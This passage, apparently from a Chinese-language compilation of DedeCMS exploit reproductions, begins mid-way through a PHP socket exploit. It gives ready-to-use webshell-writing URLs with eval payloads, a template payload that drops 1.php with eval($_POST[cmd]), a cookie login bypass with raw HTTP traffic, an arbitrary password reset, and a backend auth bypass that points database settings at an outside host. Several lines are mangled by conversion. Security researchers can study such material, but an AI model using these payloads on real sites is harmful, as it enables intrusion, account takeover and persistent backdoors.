$data = "POST $dir/plus/car.php HTTP/1.1\r\n";
```

```
$data .= "Host: localhost\r\n";
$data .= "User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:5.0.1) Gecko/20100101
Firefox/5.0.1\r\n";
$data .= "Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n";
$data .= "Content-Length:      ".strlen($content)."\r\n\r\n";
$data .= $content."\r\n";

$socket=fsockopen($url,'80');
if ($socket) {
    fwrite($socket,$data);
    while (!feof($socket)) {
        $exp.=fgets($socket, 1024);
    }
    echo $exp;
}else{
    echo 'socket err';
}

?>
```

### 参考文章

<https://www.webshell.cc/3413.html>

## #Dedecms V5.7 后台的两处 getshell(CVE-2018-9175)

### 漏洞复现

#### 1、第一处


把语句写入 inc 文件，然后在其他的 include 语句中，包含了恶意代码进而 getshell。

访问如下链接，写入

```
http://localhost/Dedecms/uploads/dede/sys_verifies.php?action=getfiles&refiles[0]=1
23&refiles[1]=\%22;eval($_GET[a]);die();//
```

此时写入 shell 成功，触发 shell 链接如下

```
http://localhost/Dedecms/uploads/dede/sys_verifies.php?action=down&a=phpinfo();
```



#### 2、第二处

需要先往数据库里写入内容，然后文件内容从数据库取值

访问如下链接，写入

```
http://localhost/Dedecms/uploads/dede/stepselect_main.php?action=addenum_save&ename=2334&egroup=;phpinfo();$&iassign=1
```

此时 php 被写入了数据库，此时直接查询，便可以写入文件，写文件 url 如下：

```
http://localhost/Dedecms/uploads/dede/sys_cache_up.php?step=2&egroup=a=1;phpinfo();&dopost=ok
```

### 参考文章

<https://xz.aliyun.com/t/2237>

<https://www.cnblogs.com/WhiteHatKevil/p/10226726.html>

## #Dedecms V5.6 Final 模板执行漏洞

### 漏洞复现

1.上传一个模板文件：

注册一个用户，进入用户管理后台，发表一篇文章，上传一个图片，然后在附件管理里，把图片替换为我们精心构造的模板，比如图片名称是：

uploads/userup/2/12OMX04-15A.jpg

模板内容是（如果限制图片格式，加 gif89a）：

```
{dede:name runphp='yes'}
$fp = @fopen("&quot;1.php&quot;;, 'a');
@fwrite($fp,
'&lt;'. '?php' .&quot;;\r\n\r\n&quot;;.'eval($_POST[cmd])' .&quot;;\r\n\r\n?&quot;;.&quot;;
&gt;\r\n&quot;);
@fclose($fp);
{/dede:name}
```

2.修改刚刚发表的文章，查看源文件，构造一个表单：

```
<form class="mTB10 mL10 mR10" name="addcontent" id="addcontent"
action="http://127.0.0.1/dede/member/article_edit.php" method="post"
enctype="multipart/form-data" onsubmit="return checkSubmit();">
<input type="hidden" name="dopost" value="save" />
<input type="hidden" name="aid" value="2" />
<input type="hidden" name="idhash" value="f5f682c8d76f74e810f268fbc97ddf86" />
<input type="hidden" name="channelid" value="1" />
<input type="hidden" name="oldlitpic" value="" />
<input type="hidden" name="sortrank" value="1275972263" />

<div id="mainCp">
<h3 class="meTitle"><strong>修改文章</strong></h3>

<div class="postForm">
<label>标题: </label>
```

```
<input name="title" type="text" id="title" value="11233ewsad" maxlength="100"
class="intxt"/>

<label>标签 TAG: </label>
<input name="tags" type="text" id="tags" value="hahah,test" maxlength="100"
class="intxt"/>(用逗号分开)

<label>作者: </label>
<input type="text" name="writer" id="writer" value="test" maxlength="100"
class="intxt" style="width:219px"/>

<label>隶属栏目: </label>
<select name='typeid' size='1'>
<option value='1' class='option3' selected=''>测试栏目</option>
</select>          <span style="color:#F00">*</span>(不能选择带颜色的分类)

<label>我的分类: </label>
<select name='mtypesid' size='1'>
<option value='0' selected>请选择分类...</option>
<option value='1' class='option3' selected>hahahha</option>
</select>

<label>信息摘要: </label>
<textarea name="description" id="description">1111111</textarea>
(内容的简要说明)

<label>缩略图: </label>
<input name="litpic" type="file" id="litpic"
onchange="SeePicNew('divpicview',this);" maxlength="100" class="intxt"/>

<input type='text' name='templet'
value='./ uploads/userup/2/120MX04-15A.jpg">
<input type='text' name='dede_addonfields'
value="templet,htmltext;"> (这里构造)
</div>

<!-- 表单操作区域 -->
<h3 class="meTitle">详细内容</h3>

<div class="contentShow postForm">
<input type="hidden" id="body" name="body" value="<div><a
href="http://127.0.0.1/dede/uploads/userup/2/120MX04-15A.jpg" target="_blank"></a></div> <p><?phpinfo()?>1111111</p>"
```



```
style="display:none" /><input type="hidden" id="body__Config"
value="FullPage=false" style="display:none" /><iframe id="body__Frame"
src="/dede/include/FCKeditor/editor/fckeditor.html?InstanceName=body&Toolbar=Member
" width="100%" height="350" frameborder="0" scrolling="no"></iframe>

<label>验证码: </label>
<input name="vdcode" type="text" id="vdcode" maxlength="100" class="intxt"
style='width:50px;text-transform:uppercase;' />


<button class="button2" type="submit">提交</button>
<button class="button2 ml10" type="reset" onclick="location.reload();">重置</button>
</div>

</div>
```

提交，提示修改成功，则我们已经成功修改模板路径。

### 3.访问修改的文章:

假设刚刚修改的文章的 aid 为 2，则我们只需要访问:

<http://127.0.0.1/dede/plus/view.php?aid=2>

即可以在 plus 目录下生成 webshell: 1.php

#### 参考文章

<https://www.seebug.org/vuldb/ssvid-20050>

## Dedecms 织梦 标签远程文件写入漏洞

### 漏洞复现

#### 参考文章

<https://www.seebug.org/vuldb/ssvid-20856>

<https://www.cnblogs.com/LittleHann/p/4236517.html>

## 逻辑漏洞

### # Dedecms 5.7 \$\_COOKIE 登录绕过漏洞

#### 漏洞复现

1.注册 0000001 账户（用于登录 admin,其他账户类推）



## 2.注入 Payload 并获安全校验值

```

GET /dedecms/member/index.php?uid=0000001 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie:
_csrf_name_8eeb887e=36e8b12a3fabe31aac8e818182aa1f26;
_csrf_name_8eeb887e__ckMd5=2337859c9e99998f;
last_vtime=1513774711;
last_vtime__ckMd5=eea721f9f96668bb; last_vid=0000001;
last_vid__ckMd5=916620cb45712c5a; DedeUserID=9;
DedeUserID__ckMd5=344004fe735d7c7c;
DedeLoginTime=1513780050;
DedeLoginTime__ckMd5=a194f154564e8fc6
DNT: 1

HTTP/1.1 200 OK
Date: Wed, 20 Dec 2017 16:07:01 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j
PHP/5.4.45
X-Powered-By: PHP/5.4.45
Set-Cookie: DedeLoginTime=1513786022; expires=Wed, 27-Dec-2017 16:07:02 GMT; path=/
Set-Cookie: DedeLoginTime__ckMd5=a8aa69199dba7a2f; expires=Wed, 27-Dec-2017 16:07:02 GMT; path=/
Set-Cookie: last_vtime=1513786023; expires=Thu, 21-Dec-2017 16:07:03 GMT; path=/
Set-Cookie: last_vtime__ckMd5=3ad6a247329dd430; expires=Thu, 21-Dec-2017 16:07:03 GMT; path=/
Set-Cookie: last_vid=0000001; expires=Thu, 21-Dec-2017 16:07:03 GMT; path=/
Set-Cookie: last_vid__ckMd5=916620cb45712c5a; expires=Thu, 21-Dec-2017 16:07:03 GMT; path=/
Content-Length: 6557
Connection: close

```

3

```

GET /dedecms/member/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie:
_csrf_name_8eeb887e=36e8b12a3fabe31aac8e818182aa1f26;
_csrf_name_8eeb887e__ckMd5=2337859c9e99998f;
last_vtime=1513774711;
last_vtime__ckMd5=eea721f9f96668bb; last_vid=0000001;
last_vid__ckMd5=916620cb45712c5a; DedeUserID=9;
DedeUserID__ckMd5=916620cb45712c5a;
DedeLoginTime=1513780050;
DedeLoginTime__ckMd5=a194f154564e8fc6
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

</ul>
<!-- 系统设置菜单-->
<!--<h2 class="menuTitle"><b
class="showMenu"></b>操作主菜单项</h2> -->
</div>
<div class="buttonGr"></div>
</div>
<!-- 左侧操作菜单项 --> <div class="755">
<div class="main-wrap">
<dl class="sns-avatar">
<dt>
<div class="s120"> <a
href="/dedecms/member/index.php?uid=admin"></a> </div>
</dt>
<dd class="av-index">
<ul>
<li
class="name">admin<span>个人用户</span></li>
<li class="other"
id="moodcontent">

## #织梦前台任意用户密码修改

### 漏洞复现

先注册一个帐号并登录，然后访问：

```
http://localhost//member/resetpassword.php?dopost=safequestion&safequestion=0.0&safeanswer=&id=1
```

当我们访问完 payload 时，链接会自动跳转到

```
http://localhost/Dedecms/member/resetpassword.php?dopost=getpasswd&id=1&key=34qn8Kn
```

X

跳转到用户密码修改页面



但是默认情况下，admin 在会员中心是静止登录的，也就是说即使你修改成功了 admin 会员的密码，还是不能登录 admin，但是其他的会员就可以随意登录。比如一些论坛的资源教程需要 vip，你可以修改 vip 用户的密码，然后猥琐欲为

### 参考文章

<https://www.seebug.org/vuldb/ssvid-97074>

## #织梦(Dedecms) v5.6-5.7 越权访问漏洞(直接进入后台)

### 漏洞复现

访问如下链接：

`http://127.0.0.1/后台`

```
/login.php?dopost=login&validate=dcug&userid=admin&pwd=inimda&_POST[GLOBALS][cfg_dbhost]=116.255.183.90&_POST[GLOBALS][cfg_dbuser]=root&_POST[GLOBALS][cfg_dbpwd]=r0t0&_POST[GLOBALS][cfg_dbname]=root
```

把上面 validate=dcug 改为当前的验证码，即可直接进入网站后台。此漏洞的前提是必须得到后台路径才能实现

### 参考文章

<https://www.seebug.org/vuldb/ssvid-20859>

## 其他

### #Dedecms 后台地址爆破漏洞

#### 漏洞复现

1. `include/dialog/select_soft.php` 文件可以爆出 DEDECMS 的后台，以前的老板本可以跳过登陆验证直接访问，无需管理

员帐号，新版本的就直接转向了后台。

2. `include/dialog/config.php` 会爆出后台管理路径

3. `include/dialog/select_soft.php?activepath=/include/FCKeditor` 跳转目录

4. `include/dialog/select_soft.php?activepath=/st0pst0pst0pst0pst0pst0p` 爆出网站绝对路径。

但是现在 Dedecms5.7sp1 是无法爆后台地址的，dede 会提示:提示: 需输入后台管理目录才能登录

### 参考文章

[https://blog.csdn.net/forest\\_fire/article/details/50944690](https://blog.csdn.net/forest_fire/article/details/50944690)

## #Dedecms 5.7SP1 /plus/download.php URL 重定向漏洞

### 漏洞复现

访问如下链接:

<http://127.0.0.1/plus/download.php?open=1&link=aHR0cDovL3d3dy5iYWlkS5jb20=>

link 参数存在 URL 重定向漏洞，对应 base64 加密。

### 参考文章

<https://blog.csdn.net/ystyaochengting/article/details/82734888>

## #DEDECMS 会员中心代码投稿缺陷可 getshell


### 漏洞复现

利用前提: 该漏洞需会员中心,且需开启软件栏目才能利用。

在会员中心代码投稿处, 服务器名称填写为 (本地地址可随意填写)

```
/}{dede:test src=../robots.txt/}{dede:${include$z[1][4][src]**}**/ }/}
```

文字介绍:



body

本地地址: rty 选取 服务器名称: /}{dede:test src=../robots.txt/}{dede:\${include\$z[1][4][src]\*\*}\*\*/ }/}

其它地址: 5 增加地址 隐藏地址 (最多为12个链接)

验证码: ORBG ORBG

提交 重置

“../robots.txt”可替换成查看该文章后触发



### 参考文章

<https://www.seebug.org/vuldb/ssvid-96435>

## demecms 漏洞站

<https://www.bbsmax.com/R/WpdKDpenzV/>

[http://hematocyturia18.rssing.com/chan-10061901/all\\_p2.html](http://hematocyturia18.rssing.com/chan-10061901/all_p2.html)

<https://blog.csdn.net/gmnet/article/details/7304743>